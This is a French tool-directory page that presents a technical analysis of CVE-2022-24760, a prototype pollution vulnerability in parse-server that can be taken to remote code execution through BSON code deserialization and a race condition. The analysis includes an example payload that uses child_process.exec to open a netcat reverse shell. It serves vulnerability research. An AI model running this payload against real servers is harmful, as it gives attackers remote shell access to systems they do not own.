Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/tuo4n8/cve-2022-24760
Analyse des VulnérabilitésAnalyse de CodeExploitationExploitation d'Applications Web
GitHubtuo4n8/cve-2022-24760

CVE-2022-24760

Analyse technique détaillée de CVE-2022-24760, une vulnérabilité de pollution de prototype dans parse-server menant à une exécution de code à distance via la sérialisation BSON et l'exploitation de condition de course.

Voir le dépôt
175il y a 4 ansPas encore vérifié
Partager

CVE-2022-24760


flux

image-20220331114046018

image-20220331114258164

  • Par défaut, aucune clé n'est nécessaire pour ajouter, supprimer ou modifier les classes dans la base de données.

image-20220331115258271


Diff commit

https://github.com/parse-community/parse-server/commit/886bfd7cac69496e3f73d4bb536f0eec3cba0e4d

image-20220331132344135

  • La pollution de prototype se produit dans la fonction expandResultOnKeyPath
DatabaseController.js
	sanitizeDatabaseResult
		-> expandResultOnKeyPath


  • sanitizeDatabaseResult est utilisé lors de l'ajout (add) et de la mise à jour (update) d'une nouvelle classe. Cependant, pour que la pollution de prototype réussisse, la condition doit être satisfaite lorsque la clé de mise à jour __op fait partie de ['Add', 'AddUnique', 'Remove', 'Increment']


  • Par conséquent, les valeurs du prototype ne peuvent être que des array ou des number
    • image-20220331132813075
    • image-20220331132823843
  • Exemple de requête :

image-20220331133133587

Exploitation du sink pour RCE

  • Avant d'enregistrer les données dans la base de données, le flux de données est sérialisé via la bibliothèque BSON. Lorsque _bsontype est Code, serializeCode est exécuté.

image-20220331133328243

​ parse-server-4.10.6/node_modules/bson/lib/bson/parser/serializer.js:762


  • Ensuite, les données sont désérialisées pour atteindre le sink :

image-20220331145339371

image-20220331145403962

image-20220331145421339

  • Utiliser la pollution de prototype pour polluer options['evalFunctions'] et ainsi contourner jusqu'à la fonction isolateEval

  • Exemple de payload

"_bsontype":"Code","code":"asdasd;require('child_process').exec('rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc ip port >/tmp/f')"
  • Comme le flux d'exécution de la fonction expandResultOnKeyPath a lieu après la désérialisation, il est nécessaire d'effectuer une condition de course en continu pour pouvoir déclencher isolateEval



image-20220331145825647

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    282

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →